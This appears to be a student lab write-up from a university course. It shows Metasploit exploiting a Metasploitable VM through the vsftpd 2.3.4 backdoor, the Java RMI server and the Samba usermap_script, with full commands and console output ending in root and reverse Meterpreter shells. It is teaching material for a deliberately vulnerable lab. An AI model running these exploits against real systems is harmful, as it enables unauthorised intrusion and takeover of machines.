
(in msf>) * search [vulnerability ID or Name]

in this case we are searching for the **vsftpd** as the result we can see some matching modules for the selected vulnerability. (fig 16)

We have to use the best ranked exploitation to have best chance in successful attack. In here we are using **VSFTPD v2.3.4 Backdoor Command Execution** exploit to create a shell and have access to the windows machine. We can select the path of the exploitation and use it in msfconsole.

***use exploit/unix/ftp/vsftpd_234_backdoor** (fig 17)

(fig 16)



```

root@kali: ~
msf> search vsftpd

Matching Modules
=====


| Name                                 | Disclosure Date         | Rank      | Description                              |
|--------------------------------------|-------------------------|-----------|------------------------------------------|
| exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03 00:00:00 UTC | excellent | VSFTPD v2.3.4 Backdoor Command Execution |


msf>
  
```

By typing ***show options** we can see the option list that available for the exploit and we have to assign the target IP (Windows 2000) with, ***set RHOST [Target IP Address]**

BSc (Hons) in Information Technology Write Up 2


IE1212 - System & Network Programming

Year 2 : Semester I : 2019

It will be set for the IP address that we ave given and we just have to exploit the whole thing by typing, (fig 18)

***exploit** or ***run** in the msfconsole. Then it will create a shell from an available port for us. We can manipulate the files using that shell. (fig 19)

(fig 17)




```
Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Wed Sep 11, 12:23 PM
root@kali: ~
File Edit View Search Terminal Help
msf > search vsftpd

Matching Modules
=====
Name                               Disclosure Date   Rank   Description
----                               -
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 00:00:00 UTC excellent VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > clear
```

(fig 18)



```
Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Wed Sep 11, 12:25 PM
root@kali: ~
File Edit View Search Terminal Help
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):


Name      Current Setting  Required  Description
----      -
RHOST     21               yes       The target address
RPORT     21               yes       The target port

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(vsftpd_234_backdoor) >
```

(fig 19)



```

msf exploit(vsftpd_234_backdoor) > exploit


[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[*] Backdoor service has been spawned, handling...
[*] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.56.10:40788 -> 192.168.56.101:6200) at 2019-09-11 12:26:50 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
  
```

There is a vulnerability in Java server in Metasploitable called as **Java RMI Server Insecure Default Configuration Java Code Execution**. With right exploit we can create a shell in the Metasploitable. There is an exploit available in msfconsole to this.

***use exploit/multi/misc/java_rmi_server**

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL.



```

msf> use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.56.101  yes       The target address
  RPORT     1099             yes       The target port
  SRVHOST   0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080             yes       The local port to listen on.
  SSLCert   no                no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no                no        The URI to use for this exploit (default is random)
  
```

BSc (Hons) in Information Technology

Write Up 2

IE1212 - System & Network Programming

Year 2 : Semester I : 2019

After setting RHOST value to target IP address, we can successfully exploit the vulnerability and access the files in the Metasploitable with a shell.

```
msf exploit(java_rmi_server) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(java_rmi_server) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Using URL: http://0.0.0.0:8080/V7Thj6
[*] Local IP: http://10.0.3.15:8080/V7Thj6
[*] Connected and sending request for http://192.168.56.10:8080/V7Thj6/XG.jar
[*] 192.168.56.101 java_rmi_server - Replied to request for payload JAR come, the more you are able to hear
[*] Sending stage (30355 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.10:4444 -> 192.168.56.101:49347) at 2019-09-11 13:05:08 +0100
[*] Target 192.168.56.101:1099 may be exploitable...
[*] Server stopped.

meterpreter >
root@kali: ~
[root@kali: ~]  Nessus - Iceweasel  root@kali: ~  Metasploitable 2 Wal...
```

```
meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > getuid
Server username: root
meterpreter >
root@kali: ~
[root@kali: ~]  Nessus - Iceweasel  root@kali: ~  Metasploitable 2 Wal...
```

Finally there is another critical and attack-able vulnerability in Metasploit called as **Samba "username map script" Command Execution**. This is a vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication.

***use exploit/multi/samba/user_map**


```
msf> use exploit/multi/samba/usermap_script
msf exploit(usermap_script) >
```

BSc (Hons) in Information Technology Write Up 2

IE1212 - System & Network Programming

Year 2 : Semester I : 2019

After setting the target IP we just have to start our attack by typing exploit or run. It will create a shell in a available port and we can have access to the file system in target machine.



```
Kali Linux 1.0.3 - Final [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places [Terminal] Wed Sep 11, 1:21 PM
root@kali: ~
File Edit View Search Terminal Help

msf exploit(usermap_script) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(usermap_script) > run

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ohI2xRFvRFcfSL0Y\r\n
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "ohI2xRFvRFcfSL0Y\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 3 opened (192.168.56.10:4444 -> 192.168.56.101:35248) at 2019-09-11 13:20:40 +0100

cd
sh: line 5: cd: HOME not set
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib

root@kali: ~
Nessus - Iceweasel root@kali: ~ metasploitable 2 walk...
5:51 PM 9/11/2019
```
